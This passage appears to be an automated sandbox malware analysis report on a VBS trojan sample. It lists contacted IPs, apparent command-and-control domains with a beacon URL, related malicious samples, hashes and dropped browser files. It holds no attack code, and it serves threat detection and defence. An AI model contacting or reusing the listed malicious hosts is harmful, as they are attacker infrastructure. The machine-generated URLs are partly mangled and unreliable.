http://constitution.org/usdeclar.txtC:	powershell.exe, 00000021.00000003.454788488.0000024133590000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 00000021.00000003.424929121.000002411C6AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000021.00000003.424929121.000002411C6AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	powershell.exe, 00000021.00000003.454788488.0000024133590000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://www.amazon.com/	msapplication.xml.10.dr	false		high
http://www.twitter.com/	msapplication.xml5.10.dr	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000021.00000002.467500347.000002411B30F000.00000004.00000001.sdmp	false		high
http://constitution.org/usdeclar.txt	powershell.exe, 00000021.00000003.454788488.0000024133590000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.youtube.com/	msapplication.xml7.10.dr	false		high
http://https://contoso.com/	powershell.exe, 00000021.00000003.424929121.000002411C6AE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000021.00000003.424929121.000002411C6AE000.00000004.00000001.sdmp	false		high
http://api10.laptok.at/api1/NQKVg1EX9vgAXlWeTogm8sw/KMs5PwysQZ/cojQHZarHMV1BniSf/VzSw0JIs9Bqc/GdYPEA	{43147801-2AD3-11EB-90E4-ECF4BB862DED}.dat.27.dr	false	• Avira URL Cloud: safe	unknown
http://https://oneget.orgX	powershell.exe, 00000021.00000003.424085901.000002411C15C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.wikipedia.com/	msapplication.xml6.10.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://oneget.orgformat.ps1xmlagement.dll2040.missionsand	powershell.exe, 00000021.00000003.424085901.000002411C15C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.live.com/	msapplication.xml2.10.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000021.00000002.467134494.000002411B101000.00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.10.dr	false		high
http://https://oneget.org	powershell.exe, 00000021.00000003.424085901.000002411C15C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.241.19.44	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320696
Start date:	19.11.2020
Start time:	17:51:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	03QKtPTOQpA1.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@20/48@7/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, rundll32.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.147.198.201, 168.61.161.212, 52.255.188.83, 23.210.248.85, 84.53.167.113, 51.104.144.132, 104.108.39.131, 67.26.139.254, 8.253.95.249, 8.248.147.254, 67.26.83.254, 8.241.123.126, 52.155.217.156, 93.184.221.240, 20.54.26.129, 152.199.19.161, 92.122.213.194, 92.122.213.247, 51.104.139.180 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, e15275.g.akamaiedge.net, a1449.dscg2.akamai.net, arc.msn.com, wu.azureedge.net, e11290.dspg.akamaiedge.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, go.microsoft.com, wildcard.weather.microsoft.com.edgekey.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, ie9comview.vo.msecnd.net, wu.ec.azureedge.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, tile-service.weather.microsoft.com, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcoleus17.cloudapp.net, go.microsoft.com.edgekey.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target mshta.exe, PID 1036 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtEnumerateKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:52:59	API Interceptor	1x Sleep call for process: wscript.exe modified
17:54:20	API Interceptor	15x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
47.241.19.44	2200.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	22.dll	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	csye1F5W042k.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico
	http://c56.lepini.at	Get hash	malicious	Browse	• c56.lepini.at/
	my_presentation_82772.vbs	Get hash	malicious	Browse	• api10.laptok.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
	5faabcaa2fca6rar.dll	Get hash	malicious	Browse	• 208.67.222.222
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 208.67.222.222
	YjimyNp5ma.exe	Get hash	malicious	Browse	• 208.67.222.222
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 208.67.222.222
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 208.67.222.222
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 208.67.222.222
	u271020tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	Ne3oNxfdDc.dll	Get hash	malicious	Browse	• 208.67.222.222
	5f7c48b110f15tiff_.dll	Get hash	malicious	Browse	• 208.67.222.222
	u061020png.dll	Get hash	malicious	Browse	• 208.67.222.222
	4.exe	Get hash	malicious	Browse	• 208.67.222.222
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 208.67.222.222
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 208.67.222.222
	Win7-SecAssessment_v7.exe	Get hash	malicious	Browse	• 208.67.222.222
	Capasw32.dll	Get hash	malicious	Browse	• 208.67.222.222
	fattura_28.xls	Get hash	malicious	Browse	• 208.67.222.222
api10.laptok.at	2200.dll	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	22.dll	Get hash	malicious	Browse	• 47.241.19.44
	mRT14x9OHyME.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	4N9Gt68V5bB5.vbs	Get hash	malicious	Browse	• 47.241.19.44
	34UO9lvsKWLW.vbs	Get hash	malicious	Browse	• 47.241.19.44
	csye1F5W042k.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	my_presentation_82772.vbs	Get hash	malicious	Browse	• 47.241.19.44
	44kXLimbYMoR.vbs	Get hash	malicious	Browse	• 119.28.233.64
	a.vbs	Get hash	malicious	Browse	• 8.208.101.13
	7GeMKuMgYyUY.vbs	Get hash	malicious	Browse	• 8.208.101.13
	A7heyTxyYqYM.vbs	Get hash	malicious	Browse	• 8.208.101.13
	aZvHOhKnEGKN.vbs	Get hash	malicious	Browse	• 8.208.101.13
	Ee5Z2P8Hpo90.vbs	Get hash	malicious	Browse	• 8.208.101.13
	0QQQ4jEdekKn.vbs	Get hash	malicious	Browse	• 8.208.101.13
	4EyIHmLYEBBs.vbs	Get hash	malicious	Browse	• 8.208.101.13
c56.lepini.at	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44
api3.lepini.at	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 8.208.101.13
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 8.208.101.13

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	1119_673423.doc	Get hash	malicious	Browse	• 8.208.13.158
	1118_8732615.doc	Get hash	malicious	Browse	• 8.208.13.158
	http://https://bit.ly/36uHc4k	Get hash	malicious	Browse	• 8.208.98.199
	http://https://bit.ly/2UkQfiI	Get hash	malicious	Browse	• 8.208.98.199
	WeTransfer File for info@nanniottavio.it .html	Get hash	malicious	Browse	• 47.254.218.25
	http://https://bit.ly/2K1UcH2	Get hash	malicious	Browse	• 8.208.98.199
	http://sistaqui.com/wp-content/activatedg.php?utm_source=google&utm_medium=adwords&utm_campaign=dvid	Get hash	malicious	Browse	• 47.254.170.17
	http://https://bit.ly/32NFFFf	Get hash	malicious	Browse	• 8.208.98.199
	http://https://docs.google.com/document/d/e/2PACX-1vTXjxu9U09_RHRx1i-oO2TYLCb5Uztf2wHiVVFFHq8srDJ1oKiEfPRIO7_slB-VnNS_T_Q-hOHFxFWL/pub	Get hash	malicious	Browse	• 47.88.17.4
	http://https://bit.ly/2Itre2m	Get hash	malicious	Browse	• 8.208.98.199
	4xb4vy5e15.exe	Get hash	malicious	Browse	• 47.89.39.18
	SVfO6yGJ41.exe	Get hash	malicious	Browse	• 8.208.99.216
	TJJflelDEn.exe	Get hash	malicious	Browse	• 47.52.205.194
	http://googledrive-eu.com	Get hash	malicious	Browse	• 47.74.8.123
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 47.91.167.60
	Selenium.exe	Get hash	malicious	Browse	• 47.88.91.129
	http://https://bit.ly/3nnjluj	Get hash	malicious	Browse	• 47.254.133.206
	aQ1dPoFPaa.exe	Get hash	malicious	Browse	• 47.52.205.194
	AtoZ_Downloader.apk	Get hash	malicious	Browse	• 8.209.93.101
	AtoZ_Downloader.apk	Get hash	malicious	Browse	• 8.209.93.101

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{2637FBFE-2AD3-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7696611764597139
Encrypted:	false
SSDEEP:	96:raZJZGD2K9WKJJtKu9fKuWHtMKXW83mPXWsB:raZJZGD2K9WUJtXfatMO3cB
MD5:	125B99181016D1BFC0C13B01B1B44429
SHA1:	657EDE3071A7CAF3DFE7E240416288AAC42350A7
SHA-256:	7163A203DCD4DA927C4011D74F1DCFFB6D25EFC111981770590879E79FE4B383
SHA-512:	3789B84AED80DF52266AB11F7553CA74FA925D28EFD3731D707B6824DECA20B2D3F7BD507605D577C79861D6752FC237CE6A2F7FC197ACDB9B56C1919EAAE17
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{431477FD-2AD3-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	50312
Entropy (8bit):	1.9875788000663077
Encrypted:	false
SSDEEP:	192:rsZTZ4279W9tqfyhMgqhsXbJ3WUsqeIn8g:rs1v7UHorgqMbsUs/IX
MD5:	46174CC8E7B3B70D6DF7517FEEF4F4B9
SHA1:	72E3B0E259CC762C1F682AFA8E45935AA7151151
SHA-256:	FC4A47B9C63D6DC84D6A0293683CB0B800F19637B7657861FB0823E39453D442
SHA-512:	76563592BD151C118883C53044052BFACB8CB76185B6D3C2B1B71BD26617D1926FA365156C99A31398ADFD2E14A65F097A6AF65DF9DFE87C2A1E79A77F5CE3E
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{2637FC00-2AD3-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28160
Entropy (8bit):	1.9247709725382878
Encrypted:	false
SSDEEP:	192:rVZGQy66HkRFjx/24kWkTkM/YYpUBdVV/BdO6A:rbTd6ERhxu80RAgAd3pdO9
MD5:	3674A953F4E4DB97A20F81A0C89DE72A
SHA1:	F71175B5D388D7A380B54FF02A8C261D5214888E
SHA-256:	50C14EBDBEA100382D8FB460C896B98D5D90C35959437416C05773D25A7EE452
SHA-512:	C80D50CFA9097F062D5CA8883795B27AEE0C3E51F658F61C46615D348AB1AD894CC46BC4FF8E4A3A60D396B2AFE14FE00810A16493822F698FAA26AB3DCE4F8F
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{2637FC00-2AD3-11EB-90E4-ECF4BB862DED}.dat

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{431477FF-2AD3-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.9162683192270622
Encrypted:	false
SSDEEP:	192:rTZyQa6YkjFjF24kW8MzYZfHnC1bHnJqA:rVfFljh885zQfy7JN
MD5:	D64CA5E2CABDF410976A133CC3E6A921
SHA1:	6B40BF6B747D4DAF20BA430046C8305BBCC83331
SHA-256:	88FAC77D9BD95E2033A5B3676D0691E2342E2C8603B9711B5492FD3F6684DD67
SHA-512:	66208DA61D3B0096DF009843E64EC1D519A9E9058A74BA06428B3E9EB515C625F96808E0B467424C6E9EAD8A1B90D544CF39CB54AB5FCC9D26BE7DA2A7522C B
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{43147801-2AD3-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28156
Entropy (8bit):	1.9225219885104645
Encrypted:	false
SSDEEP:	192:rBZSQS6YkeFjJ2ckWmMRYdbRVSWEk+BlbctRVSWEk+eA:rH/9lehYIPRUbRpEBzbctRpEjZ
MD5:	61092561745E14F0B4ED004AC61067D9
SHA1:	D24E0D567C4756ACE6152A6C6BD815E711795084
SHA-256:	E7217C8A75846E58A66FDAE8E672F73DD786DE88F7985243F57B0C9A9A590AC8
SHA-512:	64C3F055CB3F5BDE35255433E705C666B71342028A79CE521C745D665A175375A168DF0ABA7D83921107FA4AA2D730C7D664C2A19A1E98B38BDCB2365D47F1E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.069782514854429
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE/nWimI002EtM3MHdNMNxOE/nWimI00ObVbkEtMb:2d6NxO2SZHKd6NxO2SZ76b
MD5:	42BC3894A4BC4A540A9F156855A32374
SHA1:	CECC243EA96E183EC908498C8213328517E10108
SHA-256:	F3A0374851F2D90D84E8E89C9A8DB72E50953A4CF87D30A02AAD3480F7881450
SHA-512:	333DD6A6706C99800386062B97D273726CB1BFABDB8613942B9F375CAEE3CEB799C7A6F8ED4EC1F12768A37074F37A3BC229C916D5EC0D6BCC54A8708D39F6 5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xfd2062b0,0x01d6bedf</date><accdate>0x fd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml ver sion="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xfd2062b0,0x01d6bedf</date><accdate>0 xfd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Size (bytes):	653
Entropy (8bit):	5.099052074232894
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kXnWimI002EtM3MHdNMNxe2kXnWimI00Obkak6EtMb:2d6NxreSZHKd6NxreSZ7Aa7b
MD5:	7A1E25FF28418B9AA1E9338DDDBDB584
SHA1:	1EAE52744F87D2D170F1540DE29B41A1D8C4C0E0
SHA-256:	1130C10EEF04EECBC8B71CFCAF9C6A05B9DA2F9B3C7B5365F5EAA87E4C4E8E75
SHA-512:	CFA7FEDC17F0AC15F0790ACD27BD51E331AE37C4ECDC0281134196AD784121D44190AC782680CBE0BD534568E31EC552ED34A4CCF831BF00D7C7D32944A705 2
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xfd193b8a,0x01d6bedf</date><a ccdate>0xfd193b8a,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xfd193b8a,0x01d6bedf</date><accdate>0xf d193b8a,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.092542499123939
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL/nWimI002EtM3MHdNMNxvLLynWimI00ObmZEtMb:2d6NxvbSZHKd6NxvfySZ7mb
MD5:	80AB94F22463F9063D8E8B46DF2FACC5
SHA1:	FF75D106122B8E49059387E08AA09A2FCBEAFD7C
SHA-256:	BC2587986436F7779C4D00AE24E9AACE4463F9877B7F7913E89476FF767B05D6
SHA-512:	B867458F4B38220E25C3FAEEB0E15CFB0300E5678E6B192B967518BE65F0A1F4856FD27E6133DB669301D85F3E48FB3CF7C37212BF57A33E87DB2C6428827100
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xfd2062b0,0x01d6bedf</date> <accdate>0xfd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xfd2062b0,0x01d6bedf</date><accda te>0xfd22c507,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipe dia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.039219269117866
Encrypted:	false
SSDEEP:	12:TMHdNMNxir2inWimI002EtM3MHdNMNxir2inWimI00Obd5EtMb:2d6NxSSZHKd6NxSSZ7Jjb
MD5:	5A2CE84D458BB719B2548A9D65580A5D
SHA1:	72502D05196535571A2EC710BCAC79305BE05CAF
SHA-256:	EB592D453A3AAF706C74310AC4856858B62CF7BE5A61ECD9C89F29D034CBDB6A
SHA-512:	E4ADBA7FE939E6C6493B257737C7F42FC283700E1F4376EACF0274F83AA271B88075CF141F71987B6D359023880C6748F6CEDDBDC3C7E2E51F5C0AB59EE8D33
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xfd1e0050,0x01d6bedf</date><acc date>0xfd1e0050,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xfd1e0050,0x01d6bedf</date><accdate>0xfd1e0 050,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.110149280676173
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw9cynWimI002EtM3MHdNMNxhGw9cynWimI00Ob8K075EtMb:2d6NxQUcySZHKd6NxQUcySZ7YKajb
MD5:	129C344BEB4EF6002D513EAE5B8EC5EA
SHA1:	8190430408FE00C3AEB4089B6A51CD4F8BE093FA
SHA-256:	82FB5C5B3F98910E1030604653753BC449DB9805CDFE5DD822D632E585B1EE4B
SHA-512:	FF76B352729E7F1690340AC0D8515912FD68D6263062E9FEC13462817F73C5D9D4427D3E00886715083FE1391EC502B03B083CEE9AB767F45610898146E42D16

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xfd22c507,0x01d6bedf</date><accdate>0xfd22c507,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xfd22c507,0x01d6bedf</date><accdate>0xfd22c507,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.06835562141437
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n/nWimI002EtM3MHdNMNx0n/nWimI00ObxEtMb:2d6Nx0/SZHKd6Nx0/SZ7nb
MD5:	AC54C8400E8A9A5C0F0B246EA4FBD11C
SHA1:	CEB7C94FB476DF22F245253BE2413746FA8611B3
SHA-256:	57397FCC4816FA173C3BB9606B53FE9A39CF9459292CB3A6DC65B48F88F99729
SHA-512:	3C00CD48DC5EF8E3FCF3B7FD4621BA8F36F1936D2BF8747026C03B45C1163168FC2E989A8ECC2CC38D2EF77F4DB39387EBD65F4D42FAF754B16B6EDEB655B64
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xfd2062b0,0x01d6bedf</date><accdate>0xfd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xfd2062b0,0x01d6bedf</date><accdate>0xfd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.110206216125126
Encrypted:	false
SSDEEP:	12:TMHdNMNxx/nWimI002EtM3MHdNMNxx/nWimI00Ob6Kq5EtMb:2d6NxpSZHKd6NxpSZ7ob
MD5:	0C0C3CD7EC321365EA53E9EF4F987D4D
SHA1:	0B9A7494153C216D15DE21BC6C09ED78AEC126BE
SHA-256:	7939B67598BA11B5D1385FDE6BEDBE755D9C4D9411185FA97AAC335D1239F0A6
SHA-512:	9054CE246ADF91AC04666069F67B9A7E1B5991071E90EBF733EDC61BE81E3D14C0ED4BE8987704FBA1229C8ED6D998EE94D4D146DB92F92F38F3939C50E7E7F3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xfd2062b0,0x01d6bedf</date><accdate>0xfd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xfd2062b0,0x01d6bedf</date><accdate>0xfd2062b0,0x01d6bedf</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
